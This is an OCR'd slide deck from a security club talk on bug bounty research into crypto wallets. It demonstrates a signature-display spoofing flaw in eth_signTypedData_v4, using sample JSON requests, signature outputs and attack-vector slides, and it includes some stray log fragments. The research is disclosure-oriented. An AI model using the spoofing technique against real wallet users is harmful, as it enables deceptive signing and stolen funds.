

DATU DROŠĪBAS KLUBS

**1 IEVAINOJAMĪBA,
7 BUG BOUNTY
\$30K**

OVERVIEW

1

One-month long
bug bounty research

2

Focus: Crypto wallet
vulnerabilities

3


Results: 11 apps reported,
\$30k in rewards

4

Goal: Share experience
and insights for beginners

UNDERSTANDING CRYPTO WALLETS

- ▶ Digital tool for managing cryptocurrency
- ▶ Stores public and private keys
- ▶ Enables transactions and interactions with blockchain



WEB3 AND DAPPS

dApp

Decentralized applications
running on blockchain

01

Web3

Decentralized internet
built on blockchain

02


Crypto Wallets

Gateway between users
& Web3

03

WALLET-DAPP INTERACTION

1. User connects wallet to dApp
2. dApp requests action (transaction, login, etc)
3. Wallet displays request for user approval
4. User confirms, wallet executes action





Ethereum Main Network



Sign this message?



Request may not be safe

Because of an error, this request was not verified by the security provider. Proceed with caution.

https://mywebsite.com



Ethereum Main Network

Account 1

Balance

0 ETH

M

Message:

string: test



object:

address: 0xDeaDbeefdEAdbeef
dEadbEEFdeadbeEFdEaDbeeF


uint: 42

Cancel


Sign

 Ethereum Main Network 

Sign this message?

 Request may not be safe
Because of an error, this request was not verified by the security provider. Proceed with caution.

https://mywebsite.com

 Ethereum Main Network
Account 1

Balance
0 ETH

M

Message:
string: test
object:
address: 0xDeaDbeefdEAdbeefdEadbEEFdeadbeEFdEaDbeeF
uint: 42

Cancel

Sign

2. Sign Base Request

Send

Sign an eth_signTypedData_v4 request to get the signature for the base request.

Basic Data Signing Request (Impact Demo) 

A somewhat complex data signing request to demonstrate the real-life impact of this vulnerability.

```
1 {  
2   "message": {  
3     "string": "test",  
4     "object": {  
5       "address": "0xDeaDbeefdEAdbeefdEadbEEFdeadbeEFdEaDbeeF",  
6       "uint": 42  
7     }  
8   },  
9   "types": {  
10    "EIP712Domain": [  
11      {  
12        "name": "name",  
13        "type": "string"  
14      },  
15      {  
16        "name": "chainId",  
17        "type": "uint256"  
18      }  
19    ],  
20    "payload": [  
21      {  
22        "name": "string",  
23        "type": "string"  
24      },  
25      {  
26        "name": "object",  
27        "type": "object"  
28      }  
29    ]  
30  }
```

Output

```
1 {  
2   "response":  
3     "0x9279c899f8e8186dcb0a76d9625c83bd7432374f98b28d67ae7a578a4f424ac475dfe69686bc333be5058d90bbea25f1921a6e3a1a8e5f343cb9171d04b351e71b"  
4 }
```

ATTACK VECTOR

01

Malicious dApps
masquerade as
legitimate

02

Users tricked into
connecting wallets

03

Deceptive
approval requests
hide true actions

04

Result:
Unauthorized
transactions,
stolen funds

INCONSISTENT INTEGRITY CHECKS

- ▶ Issue in eth_signTypedData implementation
- ▶ JSON object displayed to user != data being signed

```
1 {
2   "message": {
3     "string": "test",
4     "object": {
5       "address": "0xDeaDbeefdEAdbeefdEadbEEFdeadbeEFdEaDbeeF",
6       "uint": 42
7     }
8   },
9   "types": {
10    "EIP712Domain": [
11      {
12        "name": "name",
13        "type": "string"
14      },
15      {
16        "name": "chainId",
17        "type": "uint256"
18      }
19    ],
20    "payload": [
21      {
22        "name": "string",
23        "type": "string"
24      },
25      {
26        "name": "object",
27        "type": "object"
```



```
web.1]: "protected": true  
web.1]: "verified": true  
web.1]: "followers_count": 12345  
web.1]: "friends_count": 67890  
web.1]: "listed_count": 100  
web.1]: "favourites_count": 500  
web.1]: "statuses_count": 1000  
web.1]: "created_at": "2012-04-15T16:33:29Z"  
web.1]: "utc_offset": -4  
web.1]: "time_zone": "EST"  
web.1]: "geo_enabled": true
```

DECEPTIVE VS SANITIZED

**ATTACK
DEMONSTRATION**

[illegible]

[illegible]

Sign this message?



Request may not be safe

Because of an error, this request was not verified by the security provider. Proceed with caution.

<https://mywebsite.com>



Ethereum Main Network

Account 1

Balance

0 ETH

M

Message:

extraField: should not be visible

complexStructure:

giveawayAmount: 9000

verification: Secure 

[Read more](#)

Cancel

Sign

2. Sign Base Request

Send

Sign an `eth_signTypedData_v4` request to get the signature for the base request.

Basic Data Signing Request (Impact Demo) 

A somewhat complex data signing request to demonstrate the real-life impact of this vulnerability.

```
1  {
2    "message": {
3      "string": "test",
4      "object": {
5        "address": "0xDeaDbeefdEAdbeefdEadbEEFdeadbeEFdEaDbeeF",
6        "uint": 42
7      }
8    },
9    "types": {
10     "EIP712Domain": [
11       {
12         "name": "name",
13         "type": "string"
14       },
15       {
16         "name": "chainId",
17         "type": "uint256"
18       }
19     ],
20     "payload": [
21       {
22         "name": "string",
23         "type": "string"
24       },
25       {
26         "name": "object",
27         "type": "object"
```

Output

```
1 {
2   "response":
3     "0x9279c899f8e8186dcb0a76d9625c83bd7432374f98b28d67ae7a578a4f424ac475d
4     fe69686bc333be5058d90bbea25f1921a6e3a1a8e5f343cb9171d04b351e71b"
5 }
```

3. Sign a Malicious Request

Send

Sign a malicious eth_signTypedData_v4 request.

Vulnerability is present if:

- The request is rendered as a completely different message in the wallet's confirmation prompt
- The signature produced is the same as the base request on the left

Extra Fields With New Names

New fields can be added to the message object without affecting the signature, as long as they don't have a corresponding type defined. Real fields can be hidden by adding an extra field with many newlines.

[illegible]

Output

```
1 {  
2   "response":  
   "0x9279c899f8e8186dcb0a76d9625c83bd7432374f98b28d67ae7a578a4f424ac475d  
   fe69686bc333be5058d90bbea25f1921a6e3a1a8e5f343cb9171d04b351e71b"  
3 }
```

BUG BOUNTY STRATEGY

BASIC STRATEGIES

CTF STYLE

- ▶ Select target, attempt various exploits
- ▶ 20 min – several days per target

REVERSE CTF STYLE

- ▶ Select a vulnerability, test across targets
- ▶ 1 min – 2 hours per target

ADVANCED STRATEGIES

AUTOMATION BASED APPROACH

- ▶ Large-scale target discovery
- ▶ Parallel automated testing

APPSEC APPROACH

- ▶ Deep dive into complex systems
- ▶ Focus on shared components

FINDING YOUR EDGE

Know Your Strength

Thousands of bug bounty hunters out there – how do you stand out?

Choose Your Niche

Research area where your strengths can be applied the best

High Value Targets

Best targets to focus on within the niche

Common Technology

Components shared between HVT

Attack Vector(s)

The worst possible risks in CT and how they could be leveraged

MY APPROACH

Know Your Strength

Whitebox pentesting, custom tool development

Choose Your Niche

Intersection of Crypto / Web2

High Value Targets

Crypto wallets

Common Technology

dApp support











Attack Vector(s)


